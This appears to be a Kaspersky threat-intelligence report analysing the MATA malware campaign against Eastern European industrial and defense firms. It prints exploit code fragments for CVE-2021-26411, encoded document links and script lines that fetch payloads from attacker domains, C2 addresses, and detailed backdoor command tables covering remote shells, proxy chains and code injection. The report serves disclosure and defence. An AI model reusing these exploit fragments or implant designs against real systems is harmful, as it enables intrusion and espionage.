Kaspersky ICS CERT

Updated MATA attacks industrial companies in Eastern Europe

Kaspersky GReAT
Kaspersky ICS CERT

18.10.2023 Version 1.0

Executive Summary

In early September 2022 Kaspersky experts discovered several detections of malware from the MATA cluster, previously attributed to the Lazarus group, compromising defense contractor companies in Eastern Europe. This campaign remained active until May 2023. Expanding our research scope, we investigated and discovered additional, new, active actor campaigns with full-infection chains, including an implant designed to work within air-gapped networks over USB sticks, as well as a Linux MATA backdoor.

The updated MATA malware was distributed via spear-phishing techniques to target victims, deploying malware over multiple stages using validators. The actor also abused various security and anti-malware solutions the victims used, in the process of propagating within their environment. The new MATA generation 3 and generation 4 introduced several modifications to its encryption, configuration and communication protocols and one of them appears to have been rewritten from scratch. The new MATA generations incorporate new functionalities in terms of circumventing network limitations, allowing the actor to build complex proxy chains within the victims' network as well as creating a "stack" of various communication protocols to be used for C2 (Command and Control) communications.

During this research we also discovered a new MATA variant we dubbed MATA generation 5. This sophisticated malware, which has been completely rewritten from scratch, exhibits an advanced and complex architecture making use of loadable and embedded modules and plugins. MATA gen.5 is capable of functioning as both a service and a DLL within different processes. The malware leverages Inter-Process Communication (IPC) channels internally and employs a diverse range of commands, enabling it to establish proxy chains across various protocols – also within the victim's environment.

For more information please contact:
ics-cert@kaspersky.com
intelreports@kaspersky.com

Attack detection

In September 2022, Kaspersky experts monitoring the telemetry of security solutions using Kaspersky Security Network detected several dozen previously unknown malware samples associated with the MATA cluster.

We detailed this malware platform in 2020, and have documented its use in APT attacks on multiple occasions over the past few years.

In particular, the malware samples that caught our attention contained strings indicating an organization that may have been the victim of the attack, which looked like an industrial entity in Eastern Europe. We immediately contacted the organization that was likely to have been attacked to communicate the risk of compromise and share information about the detected threat and the Indicators of Compromise available at the time.

After some time we received a call from an employee of that organization informing us that they had detected connections to the domain controller using the account of one of the administrators, which they considered "suspicious" – the administrator in question said that he did not connect to the domain controller.

So we started investigating an incident in this organization's network that turned out to be just the beginning of a bigger story.

In-lab analysis. Technical details – part 1

Meanwhile, as we were collecting and analyzing the relevant telemetry data in the lab, we realized the campaign had been launched in mid-August 2022. The attackers used spear-phishing techniques to target several victims, while others were infected with Windows executable malware by downloading files through an internet browser. The attackers continued to send malicious documents via email until the end of September.

After analyzing the timeline and functionality of each malware, we have determined the infection chain of this campaign. Although some parts remain unknown due to limited visibility, we have pieced together most of the infection chain. The attacker employed a combination of loader, main trojan, and stealer infection chains similar to those used by the previous MATA cluster and updated each malware's capabilities. Moreover, they introduced a process to validate compromised victims to ensure careful malware delivery.

The attackers also utilized a user-mode rootkit to elevate privileges and bypass endpoint security products. This added layer of complexity allowed them to operate undetected and achieve their objectives more effectively.





Fig. 1 Infection chain

Initial infection #1: Malicious documents

From several victims, we observed the actor sending spear-phishing documents. Our investigation revealed that in certain instances, the attackers were impersonating legitimate employees of the targeted organizations, indicating that they had conducted extensive reconnaissance and gathered sensitive information prior to launching the attacks.

The contents of the lure documents were not related to the targeted businesses. The attackers obtained the text in the document from third-party sites available on the internet. The tactic had already been used by Lazarus earlier in attacks on defense industry facilities in 2020.

Each document contains an external link to fetch a remote page containing an exploit.



```
<Relationship Id="rId264" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target=
"&#104;&#116;&#116;&#112;&#115;&#58;&#47;&#47;&#116;&#97;&#114;&#122;&#111;&#111;&#115;&#101;&#46;&#99;&#111;&#109
;&#47;&#99;&#104;&#97;&#103;&#101;&#110;&#116;&#63;&#95;&#115;&#105;&#100;&#61;&#50;&#97;&#56;&#53;&#52;&#99;&#51;
&#100;&#102;&#57;&#48;&#57;&#56;&#48;&#49;&#57;&#100;&#97;&#97;&#56;&#56;&#54;&#97;&#101;&#54;&#102;&#51;&#101;&#9
9;&#97;&#97;&#48;&#38;&#95;&#116;&#115;&#61;&#48;&#56;&#53;&#97;&#101;&#101;&#98;&#57;&#101;&#56;&#101;&#48;&#54;&
#57;&#56;&#100;&#97;&#50;&#102;&#57;&#98;&#97;&#57;&#97;&#102;&#48;&#97;&#57;&#100;&#55;&#99;&#57;!" TargetMode=
"External"/></Relationships>
```

```
<Relationship Id="rId11" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target=
"&#104;&#116;&#116;&#112;&#115;&#58;&#47;&#47;&#116;&#97;&#114;&#122;&#111;&#111;&#115;&#101;&#46;&#99;&#111;&#109
;&#47;&#99;&#104;&#97;&#103;&#101;&#110;&#116;&#63;&#95;&#115;&#105;&#100;&#61;&#50;&#97;&#56;&#53;&#52;&#99;&#51;
&#100;&#102;&#57;&#48;&#57;&#56;&#48;&#49;&#57;&#100;&#97;&#97;&#56;&#56;&#54;&#97;&#101;&#54;&#102;&#51;&#101;&#9
9;&#97;&#97;&#48;&#38;&#95;&#116;&#115;&#61;&#54;&#48;&#48;&#53;&#52;&#97;&#49;&#50;&#52;&#97;&#100;&#57;&#99;&#49
;&#49;&#100;&#50;&#102;&#48;&#97;&#102;&#97;&#56;&#102;&#54;&#48;&#97;&#51;&#98;&#50;&#54;&#102;!" TargetMode=
"External"/></Relationships>
```

Fig. 2 External links

According to our analysis, the fetched HTML page contains a CVE-2021-26411 exploit which was previously used by the Lazarus group in their campaign against security researchers. The exploit code is similar to what Enki, a Korean security company, published before. This time, trivial obfuscation was added and the code was modified to fetch the next stage payload (a Loader in this case) rather than spawning shellcode in memory.

Exploit code analysis

Published PoC code

```
var map = new Map()
var jscript9 = getBase(read(addrOf(map),
32))
var rpcrt4 = getDllBase(jscript9,
'rpcrt4.dll')
var msvcrt = getDllBase(jscript9,
'msvcrt.dll')
var ntdll = getDllBase(msvcrt,
'ntdll.dll')
var kernelbase = getDllBase(msvcrt,
'kernelbase.dll')
var VirtualProtect =
getProcAddr(kernelbase, 'VirtualProtect')
var LoadLibraryExA =
getProcAddr(kernelbase, 'LoadLibraryExA')
var xyz = document.createAttribute('xyz')
var paoi = addrOf(xyz)
var patt = read(addrOf(xyz) + 0x18, 32)
var osf_vft = aos()
var msg = initRpc()
var rpcFree = rpcFree()
killCfg(rpcrt4)
```

Exploit code in this case

```
var map = new Map();
var _j9_c0349d =
getBase(read(_aO_bc03c(map), 32));
var rpcrt4 = _gDB_f03ca(_j9_c0349d,
'rpcrt4.dll');
var _mss = _gDB_f03ca(_j9_c0349d,
'msvcrt.dll');
var ntdll = _gDB_f03ca(_mss, 'ntdll.dll');
var _kb = _gDB_f03ca(_mss,
'kernelbase.dll');
var _kk32 = _gDB_f03ca(_j9_c0349d,
'kernel32.dll');
var _vp_aa40fd = _gpA_03fc(_kb,
'VirtualProtect');
var _llda = _gpA_03fc(_kk32,
'LoadLibraryA');
var xyz = document.createAttribute('xyz');
var paoi = _aO_bc03c(xyz);
var patt = read(_aO_bc03c(xyz) + 0x18, 32);
var osf_vft = aos();
var msg = initRpc();
var rpcFree = rpcFree();
killCfg(rpcrt4);
```

We observed several filenames and URLs used to fetch the next stage payload:

Example #1

```
var _dN_03fc = 'TCD702.dll'
var _uL_0c42 =
'hxxps://tarzoose[.]com/chagent_sh?_sid=2a854c3df9098019daa886ae6f3ecaa0
&_ts=60054a124ad9c11d2f0afa8f60a3b26f&_agent=32'
```

Example #2

```
var _dN_f04kcat =  'TCD702.dll'
var _uL_dl049dsa =
'hxxps://tarzoose[.]com/chagent_sh?_sid=2a854c3df9098019daa886ae6f3ecaa0
&_ts=085aeeb9e8e0698da2f9ba9af0a9d7c9&_agent=64'
```

Example #3

```
var _dN_03fc = 'TCD702.dll'
var _uL_0c42 =
'hxxps://beeztrend[.]com/addcart?_prdid=59f9e991161246da90e548e1b3c15838
5b9b797f2bc54f2873c813960638f2ff&_agent=32'
```

Example #4

```
var _dN_03fc = 'KAP008.dll'
var _uL_0c42 =
'hxxps://cakeduer[.]com/addcart?_prdid=59f9e991161246da90e548e1b3c158388
be410ddb858336ff0ac4ea2538b08bb&_agent=32'
```


Initial infection #2: Download link for executable

One of the victims was compromised by a Windows executable type Downloader. Notably, this malware was fetched by a Chromium-based browser, which means the victim downloaded the malware by clicking a malicious link. We suspect the actor sent a malicious link to the potential victim via email or other messaging platform.

This malware has trivial functionality, fetching a payload from a remote server and executing it after `0x30` 1-byte XOR decryption.

- Download URL: `hxxps://zawajonly[.]com/assets/profile.png`
- Save path: `%temp%\systemupdate.dat`

After spawning the fetched payload, the malware pops-up a fake "System Update Finished" message. Based on the file name and message box, we assume the actor deceived the victim into believing that this program is related to a legitimate system update.


Success

System Update Finished

Fig. 3
Fake system update message

MATA "LLoader" (LLibrary)

Several victims were also infected with the Loader malware via the Internet Explorer exploit we mentioned before.

Important strings inside the malware are XORed with 1. The Loader has a 'load' export function with simple functionality: fetching the next stage payload from the embedded URL and saving it to the TCD701.dat file. The author named this malware as Loader(LLibrary).dll.

- Download URL: hxxps://tarzoose[.]com/fontsupdate?_sid=2a854c3df9098019daa886ae6f3ecaa0&-36i-&_ts=60054a124ad9c11d2f0afa8f60a3b26f&-36i-&_agent=32
- Saved path: %temp%\TCD701.dat

We discovered several of these loaders. The actor maintains 32-bit and 64-bit versions of next stage payloads and seems to deliver a fitting version depending on the victim's host's architecture.

- 32-bit download URL (MD5 91995c6813e20aad1a860d3e712787a6): hxxps://merudlement[.]com/fontsupdate?_sid=f4ac3aabb25e724cc5af9280d07dfd25&_ts=afbeffc40cb8cec0639e6be9eba26c1e&_agent=32
- 64-bit download URL (MD5 a966668feca72d8dddf3c737d4908a29): hxxps://merudlement[.]com/fontsupdate?_sid=f4ac3aabb25e724cc5af9280d07dfd25&_ts=afbeffc40cb8cec0639e6be9eba26c1e&_agent=64

MATA Validator

We were able to acquire the payload fetched by the Loader malware.

This module has been written in C++ with STL; and libcurl is statically linked inside. Upon launch, the malware decrypts embedded strings. It includes the following C2 server addresses and recon commands to profile the victim.

- hxxps://icimp.swarkul[.]com/wp-crond.php
- hxxps://mbafleet[.]com/wp-crond.php
- hxxps://prajeshpatel[.]com/wp-crond.php

In this malware, there are nine whoami commands with various options executed at startup. Based on the options, we can guess that the malware operator wants to get Active Directory information and privileges of the current user.

Command	Description
`whoami`	Display user and group name
`whoami /upn`	Displays the user name in user principal name (UPN) format. UPN is the name of a system user in an email address format under the Active Directory environment.
`whoami /fqdn`	Displays the user name in fully qualified domain name (FQDN) format i.e. CN=John,OU=Standard Users,OU=Resources,DC=COMPANY,DC=COM
`whoami /logonid`	Displays the logon ID of the current user i.e. S-1-5-5-0-104531
`whoami /user`	Displays the current domain and user name and the security identifier (SID).
`whoami /groups`	Displays the user groups to which the current user belongs.
`whoami /claims`	Displays claims for current user, including claim name, flags, type and values.
`whoami /priv`	Displays the security privileges of the current user.
`whoami /all`	Displays all information in the current access token, including the current user name, security identifiers (SID), privileges, and groups that the current user belongs to.

The results of these commands execution are cached and will be returned when C2 requests execution of one of them via command #102. We also found an Easter Egg left by malware authors: when a command containing “whoami” is received with parameters that are not included in the table above, the hardcoded response is “KASPERSKY”.

Periodically the malware connects to the C2 server using libcurl, performs a handshake, sets up AES session keys and IVs, and receives commands.

Command	Description
`13`	Terminates the malware execution
`24`	Set delay before next C2 server connection

44	Returns to C2 server following information: • randomly generated victim and session IDs • hardcoded string "1.4.4" - probably the malware version • computer name • user name • OS name ("Windows"), checks if it "Server" edition • "ver" Windows command line tool results
69	Download file from C2 server
77	Returns randomly generated session ID
96	Upload file to C2 server
102	Check "whoami" commands execution results cache from the table above or run the given command with "cmd.exe /C". Send execution results to the C2 server.
222	Run the process with a given command line.

There is a set of embedded, but not used, strings that lead us to suppose this malware might exist for the following operating systems / platforms:

- MacOS
- iPhone
- Linux
- BSD
- "Other Apple OS"
- "Other Unix OS"

MataDoor (MATA generation 4)


According to our telemetry, the Validator malware fetched a different type of malware we called MataDoor.

In a recent publication by Positive Technologies, the third generation of MATA was analyzed and it was named 'MataDoor'. Probably, this collision occurred because Kaspersky Lab products have been detecting samples of the MATA family of both the third and fourth generations as MataDoor since autumn 2022. However, when we say 'MataDoor', we mean MATA generation 4.

All the MataDoor samples we discovered were Windows executables and disguised as legitimate programs such as a security solution agent, VPN client, Adobe programs and such. Also, almost all of them were packed by the Themida protector. After analyzing MataDoor, we concluded it's a rewritten from scratch variant of the known MATA. This malware has comprehensive capabilities to control the victim similar to the older MATA.

Upon launch, the malware starts a service named ‘wuausrv’. This malware contains embedded encrypted default configuration settings and decrypts it with `0x26` 1-byte XOR. And it can save/restore its configuration settings from the configuration file at `%TEMP%\ocrcrypto.bak`, which is XOR `0x55` encrypted. The configuration data contains a few C2 addresses, pre-defined or randomly generated victim ID, C2 connection interval, and C2 communication method: active, passive for multiple, passive mode for only one incoming connection.

Fig. 4
Decrypted configuration



```
0000000000: 00 25 54 45 4D 50 25 5C | 6F 63 72 63 72 79 70 74   %TEMP%\ocrcrypt
0000000010: 6F 2E 62 61 6B 00 00 00 | 00 00 00 00 00 00 00 00  o.bak
0000000020: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000030: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000040: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000050: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000060: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000070: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000080: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000090: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000B0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000D0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000E0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000F0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000100: 00 00 00 00 00 FA 12 00 | 00 00 00 08 16 14 00 00       ú↕    ◘▬¶
0000000110: 00 73 73 6C 3A 2F 2F 6D | 79 62 61 6C 6C 6D 65 63   ssl://myballmec
0000000120: 67 2E 63 6F 6D 3A 34 34 | 33 00 00 00 00 00 00 00  g.com:443
0000000130: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000140: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000150: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000160: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000170: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000180: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000190: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000001A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000001B0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000001C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000001D0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000001E0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000001F0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000200: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000210: 00 00 00 00 00 73 73 6C | 3A 2F 2F 73 70 65 63 6C        ssl://specl
0000000220: 61 75 72 70 2E 63 6F 6D | 3A 34 34 33 00 00 00 00  aurp.com:443
```

This malware leverages the open source library ‘`OpenSSL 1.1.1k`’ for covert network communication. It supports four protocol types: SSL, DTLS, TCP, UDP. HTTP and HTTPS modes are recognized in the C2 configuration string but not implemented.

Depending on the configuration, it can work as a passive mode server that opens a port, awaiting incoming requests, or actively connects to the given C2 server. Using the different backdoor’s options, the attackers were able to deploy proxy C2 servers inside a victim's network to route traffic over different machines to a node, which has an Internet connection, and back.

In TCP client mode, the malware may use four proxy types to connect to the C2 server: SOCKS4, SOCKS5 and HTTP with Basic and NTLM authorization. The fifth option is a strange proxy type called ‘ssh’, which, although recognized in the configuration, is not implemented.

MataDoor plugins

There are seven plugins embedded into the malware. Depending on the response from the C2 server, the malware calls the plugins to execute commands. These are addressed by a paired ID: pluginID/commandID.

Embedded and downloaded plugins have following functions:

- "`module_entry`" – search command handler function by command ID
- "`module_isbusy`" – checks if plugin unloading is allowed
- "`module_monitorevent`" – calling to this function is initiated by command 16 of plugin #0 (for all plugins that have non-null "`module_monitorevent`")

The malware answers the C2 server with messages that have a similar structure to the command, where pluginID is 127 and the commands are as follows:

Message	Description
`0`	Command was successfully executed
`1`	Command execution error
`2`	Acknowledge command has been received. This message is sent to C2 server just before command handler execution
`3`	Acknowledge command has been received, but requested pluginID hasn't found
`4`	Acknowledge command has been received, but requested command handler has not found
`0x200`	The first 'Hello' message is sent to C2 server in active connection mode
`0x202`	This message is sent to C2 server when proxy or proxy-chain connection is established and C2 server is now connected to the requested target, the malware is switched to traffic forwarding state

Plugin#0 “Orchestrator” commands are as follows:

Command	Description
`0`	Returns victim ID, configuration settings, collected “MonitorEvent” information (see below) and various system information such as • Windows version • Processor architecture • Computer name • User name • User profile path • Network adapters IP and MAC addresses
`1`	Returns configuration storage file name (`%TEMP%\ocrcrypto.bak`)
`2`	Returns configuration settings
`3`	Set new configuration settings
`4`	Save configuration settings in file `%TEMP%\ocrcrypto.bak`
`5`	Deletes configuration file `%TEMP%\ocrcrypto.bak`
`6`	Returns the currently configured C2 servers list
`7`	Set new list of C2 servers
`8`	Returns list of currently loaded plugins
`9`	Download and run a new plugin, where plugin is a DLL with mandatory exports named: “`module_entry`” and “`module_isbusy`”. The plugin may also have an optional export “`module_monitorevent`”
`10`	Unload plugin
`11`	Add this victim to a proxy chain. This command argument is a list of URLs of other victims running in passive mode and the index of the next node should be connected in the chain. The malware connects to the next node and sends the same command to it with an incremented next node index. Then forwards all traffic between the next and previous nodes. When the index reaches out the list, this node is a chain target and a success message is returned to the chain initiator. Maximum chain length is 12 nodes.

`12`	Ping. This command does nothing, just returns a success answer.
`13`	Returns the current directory
`14`	Set the current directory
`15`	Loads library
`16`	Call "`module_monitorevent`" function for all loaded and embedded plugins
`17`	Hibernate. Put the malware into an inactive state for a long time up to 30 days. The time when malware should be awakened is saved in file `%TEMP%\ocrcrypto.bak.slp`
`18`	Exit the malware process
`19`	Force system reboot with the reason "Operating System: Upgrade (Planned)"
`20`	Fork the malware process
`21`	Add this victim to a proxy chain. This command is similar to command 11 and makes a chain of victims forwarding traffic between chain nodes. The difference is the penult node of the chain connects to an arbitrary TCP or UDP service inside victim's local network.

Plugin#1 "Processes" commands are as follows:

Command	Description
`0`	Run process with redirected stdout and stderr streams. Send results to the C2 server.
`1`	Run process
`2`	Run process as user
`3`	Returns following details about all currently running processes: • PID, parent PID • command line • timing information • process owner
`4`	Kill process
`5`	Returns the malware and parent process IDs
`6`	Checks if the process with specified ID is alive
`7`	Run process
`8`	Run process as user

Plugin#2 “Files” commands are as follows:

Command	Description
`0`	Download part of file from C2 server
`1`	Upload part of file to C2 server
`2`	Pack files to zip archive and upload it to C2 server
`3`	Securely wipe file
`4`	Does nothing
`5`	Copies creation, last access and last write timestamps of one file to another
`6`	Returns the list of files in specified folder or list of logical drive types
`7`	Write to file detailed list of files in specified folder
`8`	Pack files to zip archive
`9`	Returns the list of files in specified folder or list of logical drive types
`10`	Copy file
`11`	Copy large file in dedicated thread
`12`	Delete file
`13`	Concatenate two files into third
`14`	Split large file to smaller parts
`15`	Rename file
`16`	Move large file using dedicated thread
`17`	Append string to file
`18`	Upload file to C2 server
`19`	Upload tail of file (last 32KB) to C2 server
`20`	Returns total size of all files in the directory
`21`	Calculate size of directory in dedicated thread and save results into the file
`22`	Copy directory
`23`	Copy directory using dedicated thread

Plugin#3 "NetRecon" commands are as follows:

Command	Description
`0`	Netstat. Returns list of TCP/UDP listeners and established connections endpoints together with owner process ID
`1`	Ifconfig. Returns network interfaces configuration
`2`	Probe TCP connection to specified IP-address:port
`3`	Probe TCP connections to IP-subnet:port, save results to file
`4`	Probe TCP connections to IP:ports-range, save results to file
`5`	ICMP ping specified host
`6`	ICMP ping all hosts in subnet, save results to file
`7`	Probe TCP connection to specified host:port and then receive probed server greeting message
`8`	Probe TCP connection and then receive probed servers greeting message for all hosts in specified subnet, save results to file
`9`	Probe TCP connection to specified host:ports-range and then receive probed server greeting message, save results to file
`10`	Connect to remote Windows shared resource (disk or printer) with specified credentials
`11`	Disconnect shared resource
`12`	Checks if local WMI query is available
`13`	Set new value of an arbitrary WMI data performing local WMI query
`14`	Perform remote WMI query with specified credentials to get an arbitrary WMI data
`15`	Perform remote WMI query with specified credentials to set new value of an arbitrary WMI data
`16`	Query victim' DNS server for "A" or "PTR" record

Plugin#4 "Proxy" commands are as follows:

Command	Description
`0`	Active-active proxy. The malware TCP connects to two remote hosts (optionally using an external proxy server) and then forwards traffic between them.
`1`	Active-active C2 proxy. The malware TCP connects to an arbitrary host and TCP/UDP/SSL/DTLS connects to another C2 server (optionally using a 3rd party proxy server) and then forwards traffic between them.
`2`	Passive-active proxy. The malware waits for incoming TCP connection on one side and TCP connects to an arbitrary host on another side and then forwards traffic between them.
`3`	Implements HTTP proxy server. Agent string returned to client is: "`Proxy-agent: amazon-http`"
`4`	Implements SOCKS4 proxy server
`5`	Implements simplified SOCKS5 proxy server
`6`	Implements remote shell server (shell command line may be specified or used "`cmd.exe`" by default)
`7`	Initiate proxy chain. The malware connects to another C2 server on one side and another victim on another side (optionally using an 3rd party proxy server in both cases), then sends command 21 of plugin #0 to another victim to initiate the proxy chain. Then forwards traffic between them.
`8`	Connects to another C2 server and then acts like a SOCKS4 proxy server receiving incoming connection from another C2
`9`	Connects to another C2 server and then acts like a simplified SOCKS5 proxy server receiving incoming connection from another C2
`10`	Connects to another C2 server and then acts like HTTP proxy server received incoming connection from another C2.
`11`	Connects to another C2 server and then acts like remote shell server described in command 6 of this plugin

Plugin#5 "Inject" commands are as follows:

Command	Description
`0`	Inject LoadLibrary call into process specified by ID
`1`	Inject LoadLibrary call into process specified by name
`2`	Inject reflective loader into process specified by ID that loads DLL from file
`3`	Inject reflective loader into process specified by name that loads DLL from file
`4`	Inject reflective loader into process specified by ID that unloads DLL, which was previously loaded with command 2 or 3
`5`	Inject reflective loader into process specified by name that unloads DLL, which was previously loaded with command 2 or 3
`6`	Inject reflective loader into process specified by ID that loads DLL from XORed file and then call specified export function of this DLL
`7`	Inject reflective loader into process specified by name that loads DLL from XORed file and then call specified export function of this DLL
`8`	Same as command 6. Probably a bug, intentioned corresponding DLL unload command
`9`	Same as command 7. Probably a bug, intentioned corresponding DLL unload command

Plugin 6 is the only embedded plugin that has a "`module_monitorevent`" function implemented. This function has the following capabilities:

- Checks if number of active user sessions is grown
- Checks if removable drive was inserted/removed
- Checks if file from monitored list is appeared
- Checks if size of file from monitored list is changed
- Checks if process from monitored process list exists
- Checks if TCP connection with endpoints (specified by local/remote IP addresses and ports) from monitored network connections list is established

Plugin#6 “Monitoring” commands are as follows:

Command	Description
`0`	Returns MonitorEvent configuration
`1`	Setup MonitorEvent configuration
`2`	Returns list of monitored processes
`3`	Setup list of monitored processes
`4`	Returns list of monitored files
`5`	Setup list of monitored files
`6`	Returns list of monitored network connections
`7`	Setup list of monitored network connections

Loader

From one victim, we discovered a Loader malware exhibiting several similarities with past MATA malware. In the MATA cluster, the actor used two types of loaders: directly loading a DLL file, or loading an encrypted payload after decrypting it. The developer calls them differently in its internal name:

- `loader_service_raw_win_intel_64_le_RELEASE.dll`: Load DLL file directly
- `loader_service_win_intel_64_le_RELEASE.dll`: Load DLL file after decrypting

Most of the loaders are protected by the Themida protector to hinder detection and analysis. It seems to be registered and executed by a Windows service based on its export function name: ServiceMain. The Loader that loads the intact DLL file acquires the DLL file path via AES decryption and simply loads it. The other type of Loader acquires a target file path with the same method. However, the target file is in encrypted format loading it after XOR or AES decryption. The payload loaded by both of the Loaders is the MATA malware we describe in the next section.

MATA generation 3

We detected further MATA backdoors spawned by the Loader malware present in memory. The internal name of this malware is ‘`MATA_DLL_DLL_PACK_20220829_009_win_intel_64_le_RELEASE.dll`’.

All external libraries and API names are encrypted and retrieved with an embedded 64-byte XOR key. We saw an identical decryption method in a previous investigation, involving what we now consider MATA generation 2:

